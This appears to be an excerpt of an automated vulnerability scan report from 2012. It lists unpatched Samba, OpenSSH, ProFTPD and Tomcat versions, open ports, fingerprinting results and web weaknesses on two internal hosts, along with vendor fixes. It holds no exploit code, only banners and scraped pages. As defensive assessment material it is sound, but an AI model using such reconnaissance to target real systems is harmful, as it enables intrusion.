Category:	SMB / NETBIOS	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	CVE-2007-4572				
Vendor Reference:	-				
Bugtraq ID:	26454				
Last Update:	01/05/2010				

THREAT:
Samba is a suite of software that provides file and print services for "SMB/CIFS" clients. It is available for multiple platforms.

Samba is prone to a buffer overflow vulnerability because it fails to perform adequate boundary checks on user-supplied data. Specifically, this issue affects "nmbd" when processing a specially crafted "GETDC" logon server request.

Samba Versions 3.0.0 through 3.0.26a are vulnerable.

IMPACT:
Attackers can exploit this issue to cause denial of service conditions. Due to the nature of this issue, remote code execution may be possible.

SOLUTION:
The vendor released an advisory and patch to address this issue.

Workaround: The vendor states that disabling the "domain logons" and "domain master" options in the "smb.conf" file will negate this issue. However, this will also disable all domain controller features.

HP has released a patch to address this issue. Refer to HP's technical support document HPSBUX02341 (registration required) for further details.

RESULT:

4 OpenSSH Signal Handling Vulnerability

QID:	38560	CVSS Base:	9.3	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	7.3	PCI Status:	FAIL
CVE ID:	CVE-2006-5051, CVE-2006-4924				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	02/15/2012				

THREAT:
OpenSSH is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.

The following security vulnerabilities have been identified in OpenSSH:

- A signal handler race condition in OpenSSH before Version 4.4 can be exploited to cause a crash, and possibly execute arbitrary code if GSSAPI authentication is enabled, via unspecified vectors that lead to a double-free. (CVE-2006-5051)

- A denial of service vulnerability exists in sshd in OpenSSH before Version 4.4, when using the SSH protocol Version 1, because it does not properly handle duplicate incoming blocks. This can be exploited by a remote attacker to cause sshd to consume a large quantity of CPU resources. (CVE-2006-4924)

IMPACT:
If this vulnerability is successfully exploited, it can crash the OpenSSH server and potentially allow execution of arbitrary code.

SOLUTION:
Upgrade to OpenSSH 4.4 or later, available from the OpenSSH Web site http://www.openssh.org/.

Several vendors have issued fixes to resolve this issue. Below are links to the advisories which contain patch download information.

Debian GNU/Linux:
http://www.debian.org/security/2006/dsa-1189

Red Hat Linux:
http://rhn.redhat.com/errata/RHSA-2006-0697.html

SuSE Linux:
http://www.novell.com/linux/security/advisories/2006_62_openssh.html

Sun Microsystems:
https://support.oracle.com/CSP/main/article?cmd=show&type=NOT&id=1000947.1 (registration required)

Mandriva:
http://www.mandriva.com/security/advisories?name=MDKSA-2006:179

HP has released a patch to address this issue. Refer to HP's technical support document HPSBUX02178 (registration required) for further details.

Ubuntu:
http://www.ubuntu.com/usn/usn-355-1

VMware ESX Server
For ESX 3.0.0: Patch 3069097
For ESX 3.0.1: Patch 9986131

For other distributions:
Please contact your vendor for upgrade or patch information.

RESULT:

SSH-1.99-OpenSSH_4.2

4 ProFTPD Response Pool Use-After-Free Vulnerability port 21/tcp

QID:	27352	CVSS Base:	9	PCI Severity:	HIGH
Category:	File Transfer Protocol	CVSS Temporal:	6.7	PCI Status:	FAIL
CVE ID:	CVE-2011-4130				
Vendor Reference:	ProFTPD 1.3.3g Release Notes				
Bugtraq ID:	50631				
Last Update:	11/15/2011				

THREAT:
ProFTPD is an FTP server implementation that is available for UNIX and Linux platforms. It can be integrated with multiple database servers.

The application is prone to a remote code execution vulnerability because of a use-after-free error. Specifically, the issue occurs when processing the response pool allocation lists.

Affected Versions:
ProFTPD prior to 1.3.3g

IMPACT:
If this vulnerability is successfully exploited, attackers can execute arbitrary code within the context of the application. Failed exploit attempts will result in a denial of service.

SOLUTION:
Update to Version 1.3.3g or later to resolve this issue. The latest version is available for download fromProFTPD Web site.

RESULT:

4 Samba chain_reply() Memory Corruption Vulnerability

QID:	70058	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	SMB / NETBIOS	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2010-2063				
Vendor Reference:	Samba 3.3.13 Release Notes				
Bugtraq ID:	-				
Last Update:	06/21/2010				

THREAT:
Samba is a freely available file and printer sharing application maintained and developed by the Samba Development Team. Samba allows users to share files and printers between operating systems on UNIX and Windows platforms.

Samba is prone to a vulnerability in Samba's chain_reply() function, where an attacker could trigger a memory corruption by sending specially crafted SMB requests resulting in heap memory overwritten with attacker-supplied data, which can allow attackers to execute code remotely.

Samba Versions 3.0.x to 3.3.12 are vulnerable.

Note: Previously, this was an iDefense exclusive vulnerability with iDefense ID: 595299

IMPACT:
An attacker can exploit these issues to execute arbitrary code with root privileges.

SOLUTION:
The vendor has released patches as well as a new version (Samba 3.3.13) to resolve this issue. Refer to Samba Advisory for CVE-2010-2063 to obtain additional details about this vulnerability.

Virtual Patches:
Trend Micro Virtual Patching
Virtual Patch #1004252: Samba 'SMB1 Packet Chaining' Unspecified Remote Memory Corruption Vulnerability

RESULT:
Samba 3.0.22

4 ProFTPD MOD_TLS Remote Buffer Overflow Vulnerability port 21/tcp

QID:	27284	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	File Transfer Protocol	CVSS Temporal:	5.5	PCI Status:	FAIL
CVE ID:	CVE-2006-6170				
Vendor Reference:	-				
Bugtraq ID:	21326				
Last Update:	04/17/2008				

THREAT:
ProFTPD is an FTP server.

ProFTPD is exposed to a remote buffer overflow. This issue is due to a buffer overflow condition, allowing attackers to corrupt memory. Specifically, the "tls_x509_name_oneline" function of "mod_tls.c" does not perform boundary checks prior to copying user-supplied data. The "datalen" variable can be controlled by the user and it is then supplied to a memcpy() call as the third argument specifying the length of data to be copied into a finite sized buffer of 256 bytes.

IMPACT:
Exploiting this issue allows remote attackers to execute arbitrary machine code in the context of the server application, facilitating the compromise of affected computers. Reports indicate that this issue may result in a full compromise.

SOLUTION:
ProFTPD Version 1.3.1rc1 has been released to address this issue. Download the latest version from the vendor's Web site.

RESULT:

4 ProFTPD mod_sql Buffer Overflow Vulnerability port 21/tcp

QID:	27343	CVSS Base:	6.8	PCI Severity:	MED
Category:	File Transfer Protocol	CVSS Temporal:	5.3	PCI Status:	FAIL
CVE ID:	CVE-2010-4652				
Vendor Reference:	ProFTPD 1.3.3d Release Notes				
Bugtraq ID:	44933				
Last Update:	12/20/2010				

THREAT:
ProFTPD is an FTP server implementation for Unix and Linux platforms.

The application is vulnerable to a buffer overflow issue in the "sql_prepare_where()" function within the mod_sql.

IMPACT:
This vulnerability allows attackers to crash a sever or execute arbitrary code with elevated privileges.

SOLUTION:
Update to Version 1.3.3d to resolve this issue. Refer to the ProFTPD 1.3.3d Release Notes to obtain additional details.

RESULT:

Information Gathered (10)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 10	No registered hostname

1 Traceroute

QID:	45006
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.36ms	ICMP
2		0.68ms	ICMP
3		0.68ms	ICMP
4		0.54ms	ICMP
5		2.74ms	ICMP

6		19.84ms	ICMP
7		17.99ms	ICMP
8		18.22ms	ICMP
9		18.01ms	ICMP
10		89.34ms	ICMP
11		92.66ms	ICMP
12		91.23ms	ICMP
13		188.01ms	ICMP
14		90.51ms	ICMP
15		92.49ms	ICMP
16		94.39ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 10	118.76ms	ICMP

1 Host Names Found

QID: 45039
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 02/14/2005

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

RESULT:

Host Name	Source
localhost	NTLM DNS
HIROHITO	NTLM NetBIOS
HIROHITO	NetBIOS

1 Firewall Detected

QID: 34011
Category: Firewall
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:
Some of the ports filtered by the firewall are: 2869.

1 Open TCP Services List

QID: 82023

Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
21	ftp	File Transfer [Control]	ftp	
22	ssh	SSH Remote Login Protocol	ssh	
25	smtp	Simple Mail Transfer	smtp	
53	domain	Domain Name Server	DNS Server	
139	netbios-ssn	NETBIOS Session Service	netbios ssn	
445	microsoft-ds	Microsoft-DS	microsoft-ds	
587	submission	Submission	smtp	

 1 Open UDP Services List

QID: 82004
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
53	domain	Domain Name Server	named udp
137	netbios-ns	NETBIOS Name Service	netbios ns
138	netbios-dgm	NETBIOS Datagram Service	unknown

1 Host Responds to TCP SYN Packet with Other Flags On with SYN ACK

QID: 82053
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 06/25/2004

THREAT:
The host responds to a TCP SYN packet with at least one of the following flags set with a SYN ACK packet: RST, FIN, ACK, FIN|PSH.

IMPACT:
This behavior in the TCP/IP implementation may allow a remote user to potentially bypass a firewall protecting the host, as some (especially stateless) firewalls may be configured to allow all TCP packets with one of these flags set (RST, FIN, ACK, FIN|PSH) to go through without examining the packets' SYN flag.

SOLUTION:
Many operating systems are known to have this behavior.

RESULT:

Host responded to the following TCP probes to port 21 with SYN+ACK:
SYN+FIN
SYN+FIN+PSH

1 Host Scan Time

QID: 45038
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:

Scan duration: 2042 seconds

Start time: Fri, Feb 17 2012, 17:23:06 GMT

End time: Fri, Feb 17 2012, 17:57:08 GMT

2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Linux 2.4-2.6 / Embedded Device / F5 Networks Big-IP	TCP/IP Fingerprint	U1141:21
Unix/Samba 3.0.22	CIFS via TCP Port 445	

3 Remote Access or Management Service Detected

QID:	42017
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/17/2011

THREAT:
A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.

The Results section includes information on the remote access service that was found on the target.

Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:
Consequences vary by the type of attack.

SOLUTION:
Expose the remote access or remote management services only to the system administrators or intended users of the system.

RESULT:

Service name: SSH on TCP port 22.

IP Address: 11 — Windows Vista / Windows 2008 / Windows 7

Vulnerabilities Total	30	Security Risk	4.0

Vulnerabilities (5)

1 Possible Clickjacking vulnerability — port 8080/tcp

QID:	150081	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	8.5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Click-jacking lets an attacker to trick the user on clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.

IMPACT:
Attacks like CSRF can be performed using Clickjacking techniques.

SOLUTION:
Two of the most popular preventions are:
X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page.
Framekiller: JavaScript code that prevents the malicious user from framing the page.

RESULT:

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

2 AutoComplete Attribute Not Disabled for Password in Form Based Authentication port 8080/tcp

QID:	86729	CVSS Base:	6.4	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.9		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/05/2009				

THREAT:
The Web server allows form based authentication without disabling the AutoComplete feature for the password field.

IMPACT:
The passwords entered by one user could be stored by the browser and retrieved for another user using the browser.

SOLUTION:
Contact the vendor to have the AutoComplete attribute disabled for the password field in all forms. The AutoComplete attribute should also be disabled for the user ID field.

RESULT:

GET /login.jsp HTTP/1.1

Connection: Keep-Alive

```
<form method="POST" action="/login.jsp" name="loginform">

 <table align="center" cellpadding="4" cellspacing="0" border="0">
 <tr>
  <td valign="middle" align="right" width="25%">  U sername </td>
  <td valign="middle">
   <input style="width: 12em;" type="text" name="os_username" size="25" tabindex="1" accessKey="u" value="">
  </td>
 </tr>

 <tr>
  <td valign="middle" align="right" width="25%">  P assword </td>
  <td valign="middle">
   <input style="width: 12em;" type="password" name="os_password" size="25" tabindex="2" accessKey="p">
         </td>
 </tr>


 <tr>
  <td valign="middle" align="right" width="25%"><input type="checkbox" name="os_cookie" id="os_cookie_id" value="true" tabindex="4"></td>
  <td valign="middle">
   <label for="os_cookie_id" accesskey="r"> R emember my login on this computer</label>
  </td>
 </tr>


 <tr>
  <td valign="middle" align="center" colspan="2">
   <input id="login" type="submit" value="Log In" tabindex="4">
  </td>
 </tr>


 <tr>
```

```
 <td valign="middle" align="right" width="25%"> </td>
 <td valign="top"><font size="1">Forgot Password (/secure/ForgotPassword!default.jspa)</font></td>
</tr>


<tr>
 <td valign="middle" colspan="2">


            Not a member?  Sign up (/secure/Signup!default.jspa)  for an account.

 </td>
</tr>
</table>

 <input type="hidden" name="os_destination" value="/secure/">
</form>
```

3 Slow HTTP POST vulnerability port 8080/tcp

QID:	150085	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Application scanner discovered, that web application is probably vulnerable to slow HTTP POST DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending properly crafted HTTP POST headers, that contain a legitimate Content-Length header to inform the web server how much of data to expect. After the HTTP POST headers are fully sent, the HTTP POST message body is sent at slow speeds to prolong the completion of the connection and lock up server resources.By waiting for complete request body, server supports clients with slow or intermittent connections
More information can be found at the in this presentation.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution would be server-specific, but general recommendations are:
- to limit the size of the acceptable request to each form requirements
- establish minimal acceptable speed rate
- establish absolute request timeout for connection with POST request
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP POST attack

Server resets timeout after accepting request data from peer.

3 Slow HTTP headers vulnerability port 8080/tcp

QID:	150079	CVSS Base:	6.8	PCI Severity:	MED
Category:	Web Application	CVSS Temporal:	6.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:

Application scanner discovered, that web application is probably vulnerable to slow HTTP headers DDoS attack - an application level (Layer 7) DDoS, that occurs when an attacker holds server connections open by sending partial HTTP requests, and continues to send subsequent headers at some interval to prevent the server from closing sockets. In this way, the web server becomes unavailable because the number of available sockets decreases and memory usage may increase, especially if the server allocates a thread per connection.
One of the reasons for this behavior is that some servers have "no data" timers, that reset each time a byte arrives at the socket, but the server does not enforce an overall time limit for a connection. For example, the attacker sends the data for its request one byte at a time over several minutes rather than following the expected behavior of transmitting a complete request of several hundred bytes in a single packet. This enables the attacker to prolong the connection virtually forever.
More information can be found at the Slowloris HTTP DoS.

IMPACT:
All other services remain intact but the web server itself becomes completely inaccessible.

SOLUTION:
Solution is server-specific.
Countermeasures for Apache are described here.
Easy to use tool for intrusive testing is available here.

RESULT:

matched: Vulnerable to slow HTTP headers attack

Server resets timeout after accepting header data from peer.

3 Web Server Uses Plain-Text Form Based Authentication port 8080/tcp

QID:	86728	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/21/2009				

THREAT:
The Web server uses plain-text form based authentication. A web page exists on the target host which uses an HTML login form. This data is sent from the client to the server in plain-text.

IMPACT:
An attacker with access to the network traffic to and from the target host may be able to obtain login credentials for other users by sniffing the network traffic.

SOLUTION:
Please contact the vendor of the hardware/software for a possible fix for the issue. For custom applications, ensure that data sent via HTML login forms is encrypted before being sent from the client to the host.

RESULT:
GET /login.jsp HTTP/1.1

Connection: Keep-Alive

```
<form method="POST" action="/login.jsp" name="loginform">

 <table align="center" cellpadding="4" cellspacing="0" border="0">
 <tr>
  <td valign="middle" align="right" width="25%">  U sername </td>
  <td valign="middle">
   <input style="width: 12em;" type="text" name="os_username" size="25" tabindex="1" accessKey="u" value="">
  </td>
 </tr>

 <tr>
```

```
 <td valign="middle" align="right" width="25%">  P assword </td>
 <td valign="middle">
  <input style="width: 12em;" type="password" name="os_password" size="25" tabindex="2" accessKey="p">
        </td>
</tr>


<tr>
 <td valign="middle" align="right" width="25%"><input type="checkbox" name="os_cookie" id="os_cookie_id" value="true" tabindex="4"></td>
 <td valign="middle">
  <label for="os_cookie_id" accesskey="r"> R emember my login on this computer</label>
 </td>
</tr>


<tr>
 <td valign="middle" align="center" colspan="2">
  <input id="login" type="submit" value="Log In" tabindex="4">
 </td>
</tr>


<tr>
 <td valign="middle" align="right" width="25%"> </td>
 <td valign="top"><font size="1">Forgot Password (/secure/ForgotPassword!default.jspa)</font></td>
</tr>


<tr>
 <td valign="middle" colspan="2">


            Not a member?  Sign up (/secure/Signup!default.jspa)  for an account.

 </td>
</tr>
</table>

 <input type="hidden" name="os_destination" value="/secure/">
</form>
```

Potential Vulnerabilities (11)

1 Apache Tomcat MemoryUserDatabase Password Disclosure Vulnerability

QID:	86947	CVSS Base:	1.9	PCI Severity:	LOW
Category:	Web server	CVSS Temporal:	1.4		
CVE ID:	CVE-2011-2204				
Vendor Reference:	Tomcat 7, Tomcat 6, Tomcat 5				
Bugtraq ID:	-				
Last Update:	10/17/2011				

THREAT:
The vulnerability is caused by an error when creating users via JMX using MemoryUserDatabase. This can lead to the created user's password being logged in Tomcat logs if an exception occurs.

The vulnerability is reported in the following versions:
Apache Tomcat versions 7.0.0 to 7.0.16
Apache Tomcat versions 6.0.0 to 6.0.32
Apache Tomcat versions 5.5.0 to 5.5.33

IMPACT:
This vulnerability can be exploited by malicious local users to disclose sensitive information.

SOLUTION:
Please refer to Apache Tomcat 7.0.19 or higher for patch information.

RESULT:

<html><head><title>Apache Tomcat/5.5.28 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}--></style> </head><body> HTTP Status 404 - /abc <HR size="1" noshade="noshade"> type Status report</p> message /abc </p> description The requested resource (/abc) is not available. </p><HR size="1" noshade="noshade"> Apache Tomcat/5.5.28 </body></html>

2 Apache Tomcat 5.5.29 Transfer-Encoding Information Disclosure Vulnerability

QID:	86905	CVSS Base:	6.4	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	CVE-2010-2227				
Vendor Reference:	Apache Tomcat 5				
Bugtraq ID:	-				
Last Update:	07/15/2010				

THREAT:
Tomcat is an open source Java Servlet and the JavaServer Pages container from the Apache Foundation. Apache Tomcat is exposed to the following issue.

Remote exploitation of a design error vulnerability in versions 5.5.29 and prior of The Apache Software Foundation's Tomcat could allow attackers to steal sensitive information on the targeted host.

The vulnerability exists in the way Tomcat processes "Transfer-Encoding" headers, which subsequently prevents buffers from being recycled.

Affected Versions:
Tomcat Versions 5.5.0-5.5.29.

IMPACT:
If this vulnerability is successfully exploited, an attacker can cause numerous requests to leak data or fail.

SOLUTION:
Update to Version 5.5.30 to resolve this issue. The latest version is available for download from Apache website.

RESULT:
<html><head><title>Apache Tomcat/5.5.28 - Error report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body> HTTP Status 404 - /abc <HR size="1" noshade="noshade"> type Status report</p> message /abc </p>
description The requested resource (/abc) is not available. </p><HR size="1" noshade="noshade"> Apache Tomcat/5.5.28 </body></html>

2 Database instance detected. port 1434/udp

QID:	19568	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/08/2010				

THREAT:
The service detected a database installation on the target. The target has either Oracle, IBM DB2 or MSSQL Server installation.

RESULT:

2 Database instance detected. port 1433/tcp

QID:	19568	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/08/2010				

THREAT:
The service detected a database installation on the target. The target has either Oracle, IBM DB2 or MSSQL Server installation.

RESULT:
MSSQL server instance detected

2 Apache Tomcat Authentication Header Information Disclosure Vulnerability

QID:	86879	CVSS Base:	2.6	PCI Severity:	LOW
Category:	Web server	CVSS Temporal:	2		
CVE ID:	CVE-2010-1157				
Vendor Reference:	Apache Tomcat 5, Apache Tomcat 6				
Bugtraq ID:	39635				
Last Update:	04/26/2010				

THREAT:
Tomcat is an open source Java Servlet and the JavaServer Pages (JSP) container from the Apache Foundation. Apache Tomcat is exposed to following issue.

The WWW-Authenticate HTTP header for BASIC and DIGEST authentication includes a realm name. If a element is specified for the application in web.xml it will be used. However, a is not specified then Tomcat will generate realm name using the code snippet request.getServerName() + ":" + request.getServerPort().

Versions Affected:
Tomcat 6.0.x prior to 6.0.28
Tomcat 5.5.x prior to 5.5.30

IMPACT:
Successful exploitation can expose the local host name or IP address of the machine running Tomcat in some circumstances.

SOLUTION:
These issues have been fixed in Tomcat Version 6.0.28 and Version 5.5.30 and later.

Refer to the Apache Tomcat advisories Apache Tomcat Security 5.x and Apache Tomcat Security 6.x to obtain additional details on these vulnerabilities.

RESULT:

<html><head><title>Apache Tomcat/5.5.28 - Error report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY

{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body> HTTP Status 404 - /abc <HR size="1" noshade="noshade"> type Status report</p> message /abc </p>
description The requested resource (/abc) is not available. </p><HR size="1" noshade="noshade"> Apache Tomcat/5.5.28 </body></html>

3 Apache Tomcat Directory Traversal Weaknesses and Security Issue

QID:	86865	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2009-2693, CVE-2009-2901, CVE-2009-2902, CVE-2009-3548				
Vendor Reference:	Tomcat5, Tomcat6				
Bugtraq ID:	-				
Last Update:	01/25/2010				

THREAT:
Tomcat is an open source Java Servlet and the JavaServer Pages (JSP) container from the Apache Foundation. Apache Tomcat is exposed to following issues:

1) In case of a failed undeploy, some auto-deployed files may remain with improper access restrictions, potentially leading to the disclosure of sensitive information.

2) The application does not properly sanitize the file name of WAR files, which can be exploited to delete files within the host's work directory by deploying WAR files with directory traversal sequences in the file name.

3) The application does not properly sanitize the file names of files contained in a WAR file, which can be exploited to create arbitrary files outside of the Web root via a specially crafted WAR file.

4) The Windows installer defaults to a blank password for the administrative user. If this is not changed during the install process, then by default a user is created with the name admin, roles admin and manager and a blank password.

These issues are reported in Version 6.0.0 to 6.0.20 and 5.5.0 to 5.5.28.

IMPACT:
The issues can be exploited by malicious users to manipulate certain data and to gain access to potentially sensitive information.

SOLUTION:
These issues have been fixed in Apache Tomcat 6.0.24, which is available for download at Apache Tomcat Download site. Refer to the Apache Tomcat advisories Apache Tomcat Security 5.x and Apache Tomcat Security 6.x to obtain additional details on these vulnerabilities.

Please Note:
5.5.x users should upgrade to 5.5.29 when released or apply this patch:
Apache 5.x workaround

RESULT:

<html><head><title>Apache Tomcat/5.5.28 - Error report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body> HTTP Status 404 - /abc <HR size="1" noshade="noshade"> type Status report</p> message /abc </p>
description The requested resource (/abc) is not available. </p><HR size="1" noshade="noshade"> Apache Tomcat/5.5.28 </body></html>

3 Apache Tomcat Hash Collision Denial of Service Vulnerability

QID:	12540	CVSS Base:	5	PCI Severity:	MED

Category:	CGI	CVSS Temporal:	3.9
CVE ID:	CVE-2011-4084, CVE-2012-0022		
Vendor Reference:	Apache Tomcat 7.0.22, Apache Tomcat 6.0.35		
Bugtraq ID:	-		
